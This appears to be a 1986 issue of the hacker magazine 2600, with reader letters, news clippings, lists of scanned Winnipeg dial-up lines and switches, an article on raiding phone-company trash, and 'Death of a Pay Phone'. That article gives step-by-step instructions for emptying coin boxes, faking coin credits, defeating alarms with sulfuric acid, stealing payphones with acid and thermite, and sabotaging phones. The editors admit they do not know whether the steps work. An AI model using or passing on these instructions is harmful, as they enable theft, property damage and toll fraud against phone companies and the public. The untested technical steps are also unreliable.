What is ESS#1A processor #9 which identifies caller?

How about the abbreviations and full names with descriptions of how they work?

What is PREFIX?

Write about the new privately owned street phones and their visible message.

TCCFBT

Dear TCCFBT:

It sounds like you picked the right magazine. We update info as we get info, so keep reading.

Some areas are experimenting with number identification—knowing who's calling you before you pick up. This is already in place within major corporations and institutions; it's only a matter of time before every call is identified.

The best way to get a CN/A for an unlisted number is to call it, then ask your local business office why that number showed up on your bill. They'll cheerily tell you all about it.

PREFIX is, if we understand your question, the three digits before the dash in your phone number. Our phone number is (516) 751-2600. Our prefix is 751. Our area code, or NPA, is 516, and our extension is 2600.

We hope readers will send reviews of new pay phones that show up in their area. Some of them really rip you off—others let you get away with murder. Be careful though—if you're playing with one of those phones, odds are that the person who owns it is in the same room!

Dear *2600*:

I have recently gained several numbers in several different prefixes in my area that get a strange response. I have looked around, and found a few references to a few of those numbers, callling them SL-1 Switches. What can you tell me about these, if anything?

Joshua Falkon

Dear JF:

SL-1 is a phone system put out by Northern Telecom. It's starting to get old and outdated and many of its users are dissatisfied with it. You didn't tell us if the strange responses you're receiving are voice or data lines. Either way, it's something internal to the system and the potential for abuse and manipulation certainly exists.

Dear *2600*:

I would like to open by saying how much I enjoy your newsletter. More people should take a stand and publish what they think is right, as you folks do. Keep up the good work!

I am curious about the rules regarding cancellation of charges for long distance calls to a wrong number. In the past, when a call has not gone through correctly, I've called the AT&T operator immediately and she has cancelled the charges. By what criterion do they judge whether or not the call was in fact a wrong number? Is it duration of the call? Do they verify that you actually do place a call to the 'correct' number after reporting the error? All this is prompted by the numerous times I place long distance calls and end up leaving the same message on the same answering machine when awaiting a friend to get home.

Thanks!
Friends in faraway places

Dear Friends:

We assume they take a good look at how many requests for credit you make. If you make more than a couple, especially to the same number, they will certainly begin asking questions. It's a great way to get even with people—just make hundreds of requests of credit to their number! (We do NOT endorse this!)

Hopefully, our AT&T friends will write to us with the exact procedure when credit is given.

Dear *2600*:

I have heard that Dimension and Horizon PBXs can be remotely accessed through diagnostic/maintenance ports, and

(continued on page 3-72)

The 2600 Information Bureau

INTERESTING NUMBERS OF WINNIPEG

```
222-1000 BROKEN RINGING (CONTINOUS)
222-1111 TEST # FOR MTS
233-7417
261-1181 BATTERY SWITCH  (MTS TESTING)
261-1191 SILENT TERMINATION  (MTS TESTING)
269-3315 U of M MAINFRAME (1200 BAUD)
269-3316 U of M MAINFRAME (1200 BAUD)
269-3317 U of M MAINFRAME (1200 BAUD)
269-3318 U of M MAINFRAME (1200 BAUD)
269-3319 U of M MAINFRAME (1200 BAUD)
269-6593
269-9910 U of M MAINFRAME
284-0106 OVL111 45 BKGD
284-9999 NO RINGING, JUST HIGH PITCHED TONE (CONSTANT)
474-0389 SL-1 SWITCH
474-1108 DMS-1 (MTS)
475-0363
475-0460 '+'
475-0616
475-0645 RSX-11M (R.C.M.P / MTS?)
475-1117 SL-1 SWITCH
475-1391 SL-1 SWITCH
475-1490 DATAPAC (2400 BAUD) (SYNC.)
475-1491 DATAPAC (2400 BAUD) (SYNC.
475-1561
475-1657
475-1688
475-1794 MACLEOD STEDMANS DATA ENTERY SYSTEM. (Touch Tone)
475-2007 DATAPAC
475-2008 DATAPAC
475-2009 DATAPAC
475-2034 DATAPAC
475-2035 DATAPAC
475-2036 DATAPAC
475-2071 DATAPAC
475-2072 DATAPAC
475-2073 DATAPAC
475-2074 DATAPAC
475-4601 SL-1 SWITCH
475-4780 TONE FOR ONE SECOND (WARBLE TO TONE)
475-5659 CONTINOUS RING
475-5782 OVL111 45 BKGD
475-6162
475-6205 SL-1 SWITCH
475-7195
475-7824
475-8663 STRANGE TONE (CHANGES OCTAVE)
475-8990
475-9000 TONE FOR ONE SECOND
475-9190 MULTICS BELL CANADA MONTREAL (MULTI-TRONICS)
475-9191 MULTICS BELL CANADA MONTREAL (MULTI-TRONICS)
475-9321 CONTINOUS RING
475-9347 TONE FOR ONE SECOND
475-9378 TONE FOR ONE SECOND
475-9389 TONE FOR ONE SECOND
475-9470
475-9471
475-9472
475-9473
475-9474
475-9475
475-9482 TONE FOR ONE SECOND
475-9551 '+'
475-9770 TESHMONT CONSULTANTS INC. VAX 11/750
622-4101 RING BACK (SOME AREAS ONLY!)
622-4411 RING BACK (SOME AREAS ONLY!)
632-2429 RED RIVER - TRS-XENIX 68000 OPERATING SYSTEM
644-1212 AUTOMATIC NUMBER IDENTIFIER (ANI)
644-1221 AUTOMATIC NUMBER IDENTIFIER (ANI)
644-4412 AUTOMATIC NUMBER IDENTIFIER (ANI)
661-8321
667-0895 (TONE, BUT NOT A CARRIER)
667-1111 (TONE, BUT NOT A CARRIER)
668-6647 TONE FOR ONE SECOND (WARBLE TO TONE)
669-1973
775-7005 ETERNAL BUSY (HOT LINE)
832-8320 NO RING, JUST OFF-HOOK TONE
885-3040
888-0008 OVL111 45 BKGD
```


2600 (ISSN 0749-3851)

Editor and Publisher
Twenty Six Hundred

Associate Editors
Eric Corley David Ruderman

Executive Director
Helen Victory

BBS Operator
Tom Blich

Cartoonist
Dan Holder

Junk Mail Receiver
Richard Petrovich

Writers: John Drake, Paul Estev, Mr. French, Emmanuel Goldstein, Chester Holmes, The Kid & Company, Lex Luthor, Lord Phreaker, Mike Salerno, The Shadow, Silent Switchman, and the usual anonymous bunch.

2600 is published by 2600 Enterprises, Inc., an eleemosynary organization.
ANNUAL SUBSCRIPTION RATES: $12, individual; $30, corporate; $20, overseas.
LIFETIME SUBSCRIPTION: $260. SPONSORSHIP: $2600.
BACK ISSUES: $2 each, individual; $3 each, corporate; $2.50 each, overseas.
MAKE CHECKS PAYABLE TO: 2600 Enterprises, Inc.
WRITE TO: *2600*, P.O. Box 752, Middle Island, NY 11953-0752.
TELEPHONE: (516) 751-2600. PRIVATE SECTOR BBS: (201) 366-4431.
ADVERTISING DEPARTMENT: P.O. Box 762, Middle Island, NY 11953-0762. Call for rates.
ARTICLE SUBMISSION AND LETTERS: P.O. Box 99, Middle Island, NY 11953-0099. We readily accept articles, letters, clippings, artwork, and data for publication.
POSTMASTER: This is private mail.

"I don't care if you're the CIA or the Legion of Doom! There's a hacker in there somewhere and we intend to find him!"

```
888-4561 MTS COMPUTER INFORMATION SERVICE (CIS) (1200 BAUD)
888-4820 MTS COMPUTER INFORMATION SERVICE (CIS) (1200 BAUD)
888-9201 U of W VAX-1 (300/1200 BAUD)
888-9205
889-2294 UNKNOWN, BUT SEEMS TO BE WAITING FOR SOMETHING
889-8511
924-3001 MNEMONIC/OVL111 45 BKGD
924-3002 OVL111 45 BKGD
924-3005 STRANGE TONE, TONE IS LOWER THAN A CARRIER
924-3007 CYBRESHARE
924-3009
924-3010 INFOMART WINNIPEG (1200 BAUD)
924-3011 GIVES NO ID, JUST ASKS FOR NAME & PASSWORD
924-3012
924-3014 HP 3000  (PRA CIERR 1402)
924-3015 U of M COMPUTER SCIENCE.
924-3017 U of M COMPUTER SCIENCE.
924-3021 RED RIVER MAINFRAME (1200 BAUD)
924-3022 RED RIVER MAINFRAME
924-3023 RUN ON A BURROUGHS COMPUTER
924-3024 TONE LOWER THAN CARRIER, LOWERS ONE OCTAVE
924-3025
924-3026 HP 3000
924-3031 300 BAUD, BUT NO RESPONSE
924-3032 CANADIAN AIRCRAFT ENGINEERING COMPUTING FACILITY
924-3035
924-3036
924-3037 STRANGE RESPONSE AT 300 BAUD
924-3039 RSTS - RELIANCE DISTRIBUTERS (1200 BAUD)
924-3044 HP 3000
924-3045 LOW TONE FOR ONE SECOND
924-3047
924-3049 LOW TONE FOR THREE SECONDS
924-3050 300 BAUD, BUT NO RESPONSE
924-3051 RSTS - VIDEON
924-3057 HP 3000
924-3058 HP 3000
924-3062 WPG. REAL ESTATE
924-3067 'L''
924-3068 LOW TONE FOR ONE SECOND
924-3071 TONE FOR ONE SECOND
924-3072 CASH-EX PAYMENT SERVICE TUTORIAL (TOUCH TONE)
924-3073 CASH-EX PAYMENT SERVICE TUTORIAL (ROTARY)
924-3074 TONE FOR ONE SECOND, FOLLOWED BY SHORT BEEP
924-3075 GIVES NO ID, JUST ASKS FOR NAME & PASSWORD
924-3077
924-3080 TONE FOR ONE SECOND, FOLLOWED BY SHORT BEEP
924-3081 CASH-EX PAYMENT SERVICE (TOUCH TONE)
924-3082 CASH-EX PAYMENT SERVICE (TOUCH TONE)
924-3083
924-3089 CASH-EX PAYMENT SERVICE TUTORIAL (TOUCH TONE)
924-3090 CASH-EX PAYMENT SERVICE (TOUCH TONE)
924-3091 CASH-EX PAYMENT SERVICE (TOUCH TONE)
924-3092 CASH-EX PAYMENT SERVICE (TOUCH TONE)
924-3093 CASH-EX PAYMENT SERVICE (TOUCH TONE)
924-3096
924-3097
924-3099
924-3100
924-3101
924-3102
924-3114
924-3115
924-3116
924-3117
924-3118 HP 3000 (PRA CIERR 1402)
924-3137
924-3138 RED RIVER MAINFRAME
924-3141 U of M COMPUTER SCIENCE.
924-3142 U of M COMPUTER SCIENCE.
924-3143 U of M COMPUTER SCIENCE.
924-3144 CANADIAN AIRCRAFT ENGINEERING COMPUTING FACILITY
924-3149
924-3153
924-3155
924-3157 CANADIAN AIRCRAFT ENGINEERING COMPUTING FACILITY
924-3158 CANADIAN AIRCRAFT ENGINEERING COMPUTING FACILITY
924-3159 CANADIAN AIRCRAFT ENGINEERING COMPUTING FACILITY
931-1074 PULSED-TONE FOR TWO SECONDS
941-2994 SL-1 SWITCH
941-2995 SL-1 SWITCH
943-0010
943-0013
943-0032
943-0042 INTER-CITY GAS
943-0044
943-0048
943-0051 DATAPAC (1200 BAUD)
943-0056 DATAPAC (1200 BAUD)
943-0072 DATAPAC (1200 BAUD)
943-0087 DATAPAC (1200 BAUD)
943-0090 DATAPAC (1200 BAUD)
943-0097 DATAPAC (1200 BAUD)
943-0098 DATAPAC (1200 BAUD)
943-0115 DATAPAC (1200 BAUD)
943-0122 DATAPAC (1200 BAUD)
943-0129 DATAPAC (1200 BAUD)
943-0135 DATAPAC (1200 BAUD)
943-0147 DATAPAC (1200 BAUD)
943-0720 AIR CANADA PORT 19
943-0897
943-1371 HP 3000 (PRA CIERR 1402)
943-4488 DATAPAC (1200 BAUD)
943-1705 HP 3000 (PRA CIERR 1402)
943-1856 HP 3000 (PRA CIERR 1402)
943-1930
943-2282 C N TRACS MTL
943-2297
943-2299
943-2386 OVL111 45 BKGD
943-2438
943-2464
943-2465
943-2470
943-2475
943-2489
943-2895
943-2926 OVL111 45 BKGD
943-4702
943-4814 TONE FOR ONE SECOND
943-5236
943-5500
943-5501
943-5520
943-5533 OVL111 45 BKGD
943-5714 SL-1 SWITCH
943-5866 SL-1 SWITCH
943-6056 SL-1 SWITCH
943-6089
943-6322
943-6340
943-6353
943-6354
943-6360
943-6376 OVL111 45 BKGD
943-6397
943-6443
943-6464
943-6465
943-6466
943-6633
943-6634
943-6791
943-6824 (STRANGE RESPONSE AT 300 BAUD)
943-7218 OVL111 45 BKGD
943-7404
943-7405
943-7530 TONE FOR ONE SECOND
943-7539 TONE FOR ONE SECOND
943-7642
943-3900
943-9170
943-9186 HP 3000 (PRA CIERR 1402)
943-9930 SL-1 SWITCH
943-9998
944-0011 TELETYPE???
944-1041
944-8008 HELLO CENTRAL (TOUCH TONE)
947-0099
947-0183
947-0189
947-0268 OVL111 45 BKGD
947-0298 MNEMONIC/OVL111 45 BKGD
947-0408
947-9007 OVL111 45 BKGD
947-9626 SL-1 SWITCH
947-9654
947-9665
947-9711
947-9715 SL-1 SWITCH
947-9744
947-9746 HIGH TONE FOR 3 SECS, THEN CHANGES TO LOW TONE
947-9754
947-9767
947-9821 MNEMONIC/OVL111 45 BKGD
947-9864 DOMTEX WPG (CTRL-E)
947-9865 SL-1 SWITCH
947-9879
947-9898
947-9938
947-9939 TONE FOR ONE SECOND
947-9940 DM24B VER 54
947-9942 SL-1 SWITCH
947-9977
949-1864 PAGER COMPANY
956-0404
957-1829 U of W VAX-2 (300/1200 BAUD)
```

SYSTEMATICALLY SPEAKING

GTE Sprint Overbills

Communications Week

After a $20 million underbilling error earlier this year, a second programming mistake by GTE Sprint has led to approximately $75 million worth of calls being incorrectly billed.

The second error was caused by GTE Sprint's failure to adjust the clocks in its switches to account for the change from daylight standard to daylight savings time on April 27. Between April 27 and the time the error was detected on May 15, customers were over-charged for late-afternoon calls, because the switches thought that they were still calling at the normally expensive day-time rate. GTE Sprint has since merged with US Telecom to create US Sprint.

US Sprint could not confirm the dollar amount of the mistake, saying only that the error had been corrected and all bills are being rerun.

Earlier this year, Sprint suffered a reported $10 million to $20 million loss when 10 of the company's 58 switches were not programmed to record and bill long distance calls. That blunder went unnoticed by the company for more than two months.

FCC Gives Away "Resource"

The Wall Street Journal

The Federal Communications Commission has dealt a blow to a proposed rural satellite communications system in the U.S., denying it certain radio frequencies. At the same time the agency set aside some of those radio frequencies for possible use by a similar Canadian system.

"They kicked domestic people in the teeth," said Edwin Hopper, president of a McCaw Communications subsidiary that has applied to build the satellite system.

The FCC has provided frequencies in the L-band. The effect of the different assignment is enormous. The UHF frequencies are also used for cellular telephones and two-way radios, and, with some modification, could communicate with a Mobilesat system. The L-band currently isn't used in the U.S.; it is reserved for future air-traffic control satellites. As a result, none of the current cellular telephones or other mobile radios could communicate with an L-band Mobilesat system.

The FCC also earmarked a small portion of the UHF frequency to an experimental mobile-communications system, in which an entrepreneur, rather than the government, would determine how the system would be used.

The chairman of the FCC, Mark Fowler, also made a plea to Congress for the authority to auction off this frequency. The agency now selects applications by lengthy hearings or by lottery.

"It's a national disgrace to *give* away this extraordinarily valuable resource—spectrum," Mr. Fowler said.

AT&T Best For Hackers

USA Today

A study by Data Communications magazine examined long-distance carriers from the point of view of transmitting data. They found: AT&T almost always sets up a modem-to-modem call faster than its competitors. Average connect times were: 10.1 seconds—AT&T, 16.6 seconds—Western Union, 17.2—MCI, 17.3—Allnet, 17.9—ITT, and 18.3—Sprint.

90% of the time, AT&T sets up a good connection the first try. Allnet was the worst at 38%.

Portable VAXes!!!

Infoworld

Hackers can now practice their craft anywhere, even on their own VAX.

Digital Equipment Corporation is working on a $7,000 portable MicroVAX that will support as many as 10 users.

The briefcase-size computer, called DEC-Star, is already available as a prototype. Based on a chip version of DEC's 32-bit VAX 780 processor, the machine weighs less than 15 pounds and incorporates communications interfaces and a built-in modem. It will run both VMS and possibly an Ultrix-32m, a DEC version of AT&T's Unix operating system, according to sources who have been briefed by DEC representatives.

Computer Clothing

Infoworld

Very soon, you will be seeing through computer glasses that allow you to see 3-D on your computer monitor, and you'll be wearing computer gloves that allow you to hold this image.

Antic Software said it will be introducing glasses, sold with CAD-3D, a $50 solid modeling program currently available for the Atari ST. The heart of the system is a pair of glasses that are covered by a liquid crystal shutter (LCS). The glasses are linked to the Atari ST, which will display two sightly different images one-sixtieth of a second apart. At the same time, LCSs on both lenses will open and close rapidly, synchronized to the 60-times-per-second rate.

"Normally, your eyes see two different views about three inches apart," said Tom Hudson, designer of the CAD program. "The glasses simulate the same thing, to give the viewer the perception of depth on the monitor."

A glove has been designed that will sense most common hand movements. VPL Research of Palo Alto, California, recently announced the glove, which can be hooked to a microcomputer. The glove can be used in place of cursor keys, mice, or touch-screen devices.

It will soon be available for owners of Commodore 64 systems.

Sensors in front of the computer and in the glove sense where the user's hand is in three-dimensional space, as well as the tilt of the hand and whether the fingers are bent or straight.

"You can handle objects shown on the ocmputer screen much as if they were physically real," Jaron Lanier, founder of VPL said. He demonstrated how it allows humans to "grab" a computer image of a bouncing ball in mid-flight.

Message On the Move

Communications Week

When customers of General Telephone of Florida move, people who dial their old number are greeted by a new service that not only gives out new numbers, but can also relay additional information for businesses, such as the company's business hours or advertisements.

"Message on the Move" works like this: the operator alerts the caller to the change in the phone number, just as the conventional recorded message would do. But operators also give the caller the company's new address and business hours. For an extra charge (to the company that moved) the operator will also read an advertising message.

The service is one of four introduced by the independent company. Other services give out names and full addresses to callers who provide phone numbers; restrict calling from certain phones; and provide local WATS service.

[Readers, does this mean there are CNA's for regular people?]

Call Rejection In Natchez

USA Today

Call Rejection is being tested by South Central Bell in Natchez, Missouri.

It allows one to keep up to six phone numbers from ringing you. You program the numbers into your phone (using touchtones) and add a message (speaking into the receiver) that will tell those callers that their calls are not welcome.

The year-long test recently started and has a $2 monthly charge.

Other services that will be tested are: Call tracing—tells phone company computers what number last called you. Selective call fowarding—sends six selected numbers to another number. Distinctive alert—gives a unique ring when any of six numbers is calling.

[Of course, this should encourage the use of pay-phones for illicit purposes.]

LETTERS & NUMBERS *(continued from page 3-68)*

by issuing the proper commands, you can cause a phone to ring up a second number everytine a user makes an outgoing call. I've also heard that the proper command can remotely activate a phone's "hands-off" or intercom feature. Are these rumors true, and if so, how do you do it?

Curious

Dear Curious:

These PBX's are software-driven, and everything can be controlled by typing at a keyboard. Any feature of the system can be activated or disabled in this way. All you need is the access.

Dear *2600*:

Are there any phone phreaks out there who deal with phone numbers that spell weird things?

I first got into this when at my last job I was told that my phone number was 602-TOY-DOGS. All my friends thought it was the greatest. And easy to remember.

Then I found other interesting numbers in the central Phoenix phone exchange. For example, 602-ASS-HOLE—it belongs to the Fish Market Restaurant in central Phoenix. I don't know if they serve good food, but they sure have a neat phone number.

I tried 602-AIR-HEAD. After I informed the person answering of what his phone number spelled, he called me a DICK HEAD. What a jerk! 602-APE-SHIT was busy or not answered every time I called.

602-EAT-SHIT is a phone in Yuma, Arizona that beeps when you call it. Then I tried the great American bird number 602-FUCK-YOU. However, that prefix doesn't exist in the 602 area code. Rats! What a number!

And if my phone was TOY-DOGS, I had to try 602-TOY-CATS. It's purchasing at INTEL. And for all you zealots that don't like the four-letter words in this letter, you probably should have the phone 602-CRY-BABY.

Captain Zorg Moscow Police

BUGS *(continued from page 3-65)*

RCI is one of the smaller companies and cannot be accessed from most parts of the country. Odds are, however, that the country is full of small long distance companies that haven't gotten around to fixing this bug. Let us know if you find one.

Northern Telecom

If you're lucky enough to have a Northern Telecom DMS-100 as your local switch, you'd better be careful. These switches are electronic switching systems and they allow all the standard features like call forwarding, call waiting, etc. One way to tell if you have a DMS-100 on your end is to listen for MF tones every time you place a call outside your local calling area. If you hear a rapid series of tones immediately after you dial the number and it happens consistently, that's a DMS-100. They call it "the sound of our technology at work". We call it not bothering to filter out the tones.

You can tell if the exchange you are calling is on a DMS-100 by dialing a number that is out of service. If you hear a series of MF tones right before the recording or if you hear a ring right before the recording, odds are the switch is a DMS-100.

The bug is simple. If you decide to put call forwarding on your line and forward all of your calls to another number and you are in a DMS-100, something unpleasant will happen. Callers will be able to know they are being forwarded because they will hear the unfiltered MF tones when the call forwarding kicks in. But that's not all. Each MF tone represents a number. If the caller has a way of figuring out which tones are what (not a difficult task), he or she will be able to find out the phone number they are being forwarded to, no matter how unlisted it may be. So much for Northern Telecom and their "technology at work".

Dear CZMP:

We really got a kick out of this letter. We'd like to see a whole new hobby start here, only with 800 numbers that spell strange things. Imagine how red-faced a company would get if they realized their toll-free number was 800-RIP-OFF or something similar? About the best we could find was 800-CAT-PISS. It's a travel service/credit-card center. Send us more!

Dear *2600*:

Recently I had to get a friend's number and address, so I called 1-813-555-1212. I asked for the phone number and street address. The operator told me that I could have the number, but not the address. They said I would have to call 1-813-270-8711. So I did. The operator gets on and says, "Customer Name and Address". So I give her the number and she gives me the street number. Now this is at 2:30 in the morning. Most CN/A numbers are only open 8:30-4:30. Weird. When I talked to my friend, he told me this is new. There is a 75 cent charge to get street numbers in Florida. What next?

Hal-9000/Beast 666

Dear Hal:

This service is starting to pop up in various places. We tried your number and weren't able to get through. Perhaps it only works from certain places. See page 3-71 of this issue for an article on this.

Attention readers: a couple of issues back, we printed a typo error that appears on all Visa cards (page 3-56). Well, there were actually two of them in the same picture. See if you can find the other one. Also, some cards have the typo in different places, but they all have them somewhere.

There was a misprint in last month's UNIX article. There is a line in the C program that refers to "hubcap". This should actually be the name of the machine which the user who is attempting to run this program is on. The name of the system can be obtained by typing the UNIX command UNAME. We can't imagine how this error got by us.


```
1-800-268-2530 MASTER CHARGE VERIFICATION
1-800-268-7399 TELCOR (TORONTO COMPUTER BASED YELLOW PAGES)
1-800-387-2682
1-800-387-2684
1-800-387-2685
1-800-387-2686
1-800-387-2687
1-800-387-6440 VISA VERIFICATION
1-800-563-0264 DATAPAC INFORMATION
1-800-665-0302 GRASSROOTS
1-800-824-8274 (UNKNOWN COMPANY, JUST ASKS FOR PASSWORD)
```

2600

OCTOBER, 1986

$2

VOLUME THREE, NUMBER TEN

Death of a Pay Phone

(Yes, this is an article on how to really foul up a pay phone. We want to make it clear that we disapprove of people manhandling helpless electronic beings. But we also felt this article would be of interest to those curious about how the devices work. We don't actually know if this information will work, but we'll leave that for you to decide. We hope this can also be useful to our friends in various intelligence agencies, who may want to include it in pamphlets on how to mess up various countries we're not getting along with at the moment. You have our permission, guys.)

by MAD!

The following article is for AT&T and GTE payphones from 1982-1985. Some things are different on GTE phones, so additions are included for them.

The Coin Slot

For every coin you put in a phone, a series of tones are made. After you put the coins in the slot, they pass through a totalizer which counts them, and then deposits them in a hopper. To empty out the hopper, all you have to do is activate the coin relay. Payphones sometimes hold $100 or more. To activate the relay, place a nickel in the phone. Stick a magnet up the coin slot about five inches. Now remove the front panel of the phone. You will see a series of wires. Cut the red and green ones. Now in the front of the panel you will see three screws. Touch the green wire to the third screw and have a hat ready, because a lot of change is going to come flooding out. Isn't this fun?

Free Credits

If you have long distance friends, then this part you'll enjoy. One of the cheap things about pay phones is that they depend on in-band signaling to indicate what coins you have inserted. The operator can tell whether or not you have actually inserted *any* money, but now how much. After you insert the initial coin, you can duplicate the tones for the rest of the charge with a red box. We want to show you how to do it without the use of a box. For this you will need a set of screwdrivers, both philips and flathead.

Open the front panel of the phone and cut the red and green wires. Take the cover off the top of the phone and insert a nickel. You should hear nothing. Find a green wire coming from the coin slot down to the hopper. Disconnect that wire. Now take off the case and you will see a small switch. Move the switch. This sets the totalizer backwards by one. Now put the hopper cover back on and reconnect the wire. Go back to the front panel. Feel to the right of the two screws. You should feel four jumpers. One of the jumpers should be disconnected. Reconnect it. Now cut the top jumper. You should hear a loud pop. Next, touch the green wire to the second screw. You will

(continued on page 3-74)

TRASHING: AMERICA'S SOURCE FOR INFORMATION

by The Dragyn

The Phone Company will go to extremes on occasion. In fact, unless you really know what to expect from them, they will surprise the heck out of you with their "unpublished tarriffs." Recently, a situation was brought to my attention that up till then I had been totally unaware of, least to mention, had any concern about. It involved garbage! The Phone Company will go as far as to prosecute anyone who rummages through their garbage and helps himself to some.

Of course, they have their reasons for this, and no doubt benefit from such action. But, why should they be so picky about garbage? The answer soon became clear to me: those huge metal bins are filled up with more than waste, old food, and refuse. Although it is Pacific Telephone policy to recycle paper waste products, sometimes employees do overlook this sacred operation when sorting the garbage. Thus top-secret confidential Phone Company records go to the garbage bins instead of the paper shredders. Since it is constantly being updated with "company memorandums", and supplied with extensive reference material, the Phone Company must continually dispose of the outdated materials. Some phone companies are supplied each year with the complete "System Practices" guide. This publication is an over-40-foot-long library of reference material about everything to do with telephones. As the new edition arrives each year, the old version of "System Practices" must also be thrown out.

I very quickly figured out where some local phone phreaks were getting their material. They crawl into the garbage bins and remove selected items that are of particular interest to them and their fellow phreaks. One phone phreak in the Los Angeles area has salvaged the complete 1972 edition of "Bell System Practices". It is so large and was out of order (the binders had been removed) that it took him over a year to sort it out and create enough shelving for it in his garage.

Much of this "Top Secret" information is so secret that most phone companies have no idea what is in their files. They have their hands full simply replacing everything each time a change in wording requires a new revision. It seems they waste more paper than they can read!

It took quite a while for the Hollywood, California traffic manager to figure out how all of the local phone phreaks constantly discovered the switchroom test numbers. Whenever someone wanted to use the testboard, they found the local phone phreaks on the lines talking to points all over the world. It got to the point where the local garbage buffs knew more about the office operations than the employees themselves. One phreak went so far as to call and tell a switchman what his next daily assignment would be. This, however, proved to be too much. The switchman traced the call and one phone phreak was denied the tool of his trade.

In another rather humorous incident, a fellow phreak was rummaging through the trash bin when he heard someone approaching. He pressed up against the side of the bin and silently waited for the goodies to come. You can imagine his surprise when the garbage from the lunchroom landed on his head.

Most people find evenings best for checking out their local telco trash piles. The only thing necessary is a flashlight and, in the case mentioned above, possibly a raincoat. A word of warning, though, before you rush out and dive into the trash heap. It is probably illegal, but no matter where you live, you certainly won't get the local policeman to hold your flashlight for you.

Death of a Pay Phone *(continued from page 3-73)*

hear the sound of twenty-five cents being inserted. You now have 30 cents credit. Repeat as many times as you need. Then reconnect the green wire and dial your number. GTE notes: The green wire will be white; the red one will be blue; the totalizer is located at the bottom of the front panel.

How to Open a Payphone

An Atlantic Bell payphone is a heavily armored device. It is designed to withstand attempted theft and damage. As shown above, we don't need to get through all the armor to phreak it. All we need to do is get to the wiring which is all located behind three easy-to-remove panels.

All that holds the front panel on is 3 or 4 bolts. Just apply sulphuric acid and in ten minutes or less they will come right out. While you are waiting, remove the other panels. The top panel is held on by two tight nuts. A good pair of pliers will remove them. The back panel is the hardest part to tackle. It is held together by a semi-permanent solution. On the newer AT&T credit and pay phones, an alarm goes off when the back panel is removed. The circuitry for this is located in the top panel. Look for a round box with four wires protruding out of it. Cut the first and second ones. Next use the sulfuric acid, wait ten minutes and lift it right off.

How to Steal a Payphone

Ever wanted to have your own payphone? It's not very hard to steal one. As a matter of fact, it is easy to rip one out of the wall, but we want to show you how to take one home intact.

Stealing payphones is extremely dangerous, much more than phreaking. Only try this if you are very serious and/or curious. Never steal more than one from any area. They sometimes know immediately when it's gone, so get the hell out of there. The inside of it is heavily armored. If you are taking it for the money, you will need a full set of philips and flathead screwdrivers, sulphuric acid, a crowbar, a sledgehammer, bolt cutters, and probably more. Now you can take it home and pound on it, or you can use the easy way we showed you above. A thermite reaction is useful for eating through the lock on the coin box, and for removing other parts.

The Uses of a Payphone

Okay, now you have your payphone home. What will you do with it? Well, if you want to make it work, you need to run up a five prong cable from the phone line in your basement. The outlet in the wall won't work. Drill a two inch hole at the left front of it. Remove the back panel (as described above) and disconnect the wires coming out of it. You will see them attached with silver screws. Remove them all, and make sure you know which screws each wire was attached with.

Now for some explaining. You could just wire it up with the existing wires, but then it will make tones, so we are going to rewire it. You will need ten heavy duty 7 inch wires for this part.

If you don't want it to accept money, skip this next section. Otherwise, take the 12 o'clock screw and connect it to the screw at the bottom of the totalizer. You will have to push it through, then take the top off, and connect it. Attach the 2 o'clock screw to the green wire on the silver box. Simply cut the green wire from the box and connect them together.

Okay, now this is the part that makes them work. Take the silver box, which should be hanging loose (make sure the wires attached already won't come loose), and fasten your ten wires to the screws on the phone. Starting at the top left of the silver box, hook the wires up in a counter-clockwise fashion, starting with 3 o'clock, *excluding* 12, 2, 2:30, and 4.

Now run the cable up through the bottom, and hook it to the front of the silver box. It should now function normally.

The Telephone Lock

Rotary payphones dial by having the number roll back to its original position. It breaks the signal the number of times equal to the dialed number. You can achieve the same effect by tapping rapidly on the on-off toggle switch at the top of the phone (the one you use to hang up with).

Let's say you wanted to call 123-4567. You would tap on the number once, pause half a second, tap rapidly twice, pause, tap three times fast, pause, and so on. It takes a little practice to get the numbers right, but it does work. So much for locked telephones.

Payphones Off Hook

Everyone knows the old trick where you would call someone on a payphone, then walk away and it would stay off the hook until someone hung it up, or a Ma Bell repair crew came along and took care of it. Well, that doesn't work anymore. The current payphones reset themselves within 45 minutes. Well, we were thinking, wouldn't it be nice if you could wire it so that the payphone wouldn't hang up, even if the receiver was put back on hook? What you would be doing is turning it off. Then the payphone couldn't be hung up. And while we were at it, we found out how to keep it from resetting. Here's how: Remove the top cover, and find the totalizer (see above). Now unscrew the cover of the totalizer and locate the center position where six to ten wires meet. Clip all these wires. Put both covers back on. Next, open the front panel. Find those main wires we've been using, and cut the third wire to the right.

What this does is stop the payphone from resetting, and it turns off the hang up switch. To use it, just call someone up, and follow the above notes.

Getting Your Money Back

If a payphone takes your money and won't give it back, but the money is still in the hopper, here's what you can do. Just dial a 950 number, such as 950-1044, and it will clear it out.

Endless Ringing

This will make a payphone ring and ring. The only way to stop it will be if a repairman comes and fixes it.

Open the front of the phone. Now in the front row of wires go and clip the first, third, and fourth. Now touch them to each other until two of them make the phone ring. Now attach the two top ends and bottom ends to each other. Take the odd wire and reconnect it. Now cut the third wire to the right. If the payphone isn't ringing right now, make sure the receiver is hung up and touch those wires again. It will now ring. Put the phone together and walk away.

Remember after every trick to put the phone back together for another day.

(This article was by MAD! members: Mr. COSMOS, The Commodore Kid, Death-Stalker, and The Gremlin.)

FBI Investigates Coffee Machine

Associated Press

The FBI is investigating, at the request of the International Brotherhood of Police Officers Local 545, the bugging of a coffee machine in Lewiston, Maine.

The police chief maintains that planting the listening device violated no law. The chief said he planted the department-owned device to find out who was vandalizing the machine.

An internal investigation concluded that no crime was committed and that the chief should not be disciplined. The Maine attorney general's office agreed on the grounds that the bug was planted in a public place.

CIS Copyrights Public Software

InfoWorld

Compuserve Information Service has threatened a bulletin board operator with legal action for offering on his board public domain programs he obtained on-line from Compuserve.

Compuserve, a common source for public domain programs, said it considers the entire contents of its service to be copyrighted, a policy that caused user outcry when it was first adopted last year.

The bulletin board operator, Steven Sande, said his troubles began when he left a message on Compuserve's MAUG (Micronetworked Apple Users Group) Forum informing other users of his Mousetrap BBS board (3037910736). The message noted that the board contained some public domain software obtained from MAUG files.

A few days later, on September 11, Sande said he received a registered letter from Compuserve's attorneys stating that he was infringing on Compuserve's copyright. The letter threatened him with civil and criminal action. Sande shut down his board temporarily and canceled his subscription to Compuserve.

Mike Todd, founder of the IBM special interest group on Compuserve, defended free access to public domain software. "That's the way it's supposed to be," he said.

Todd said he had protested Compuserve's copyright decision last year and that it was one factor that prompted him to move to The Source.

Navy Software Available

InfoWorld

The Navy has been using public domain software to save money and provide specialty software unavailable through commercial channels.

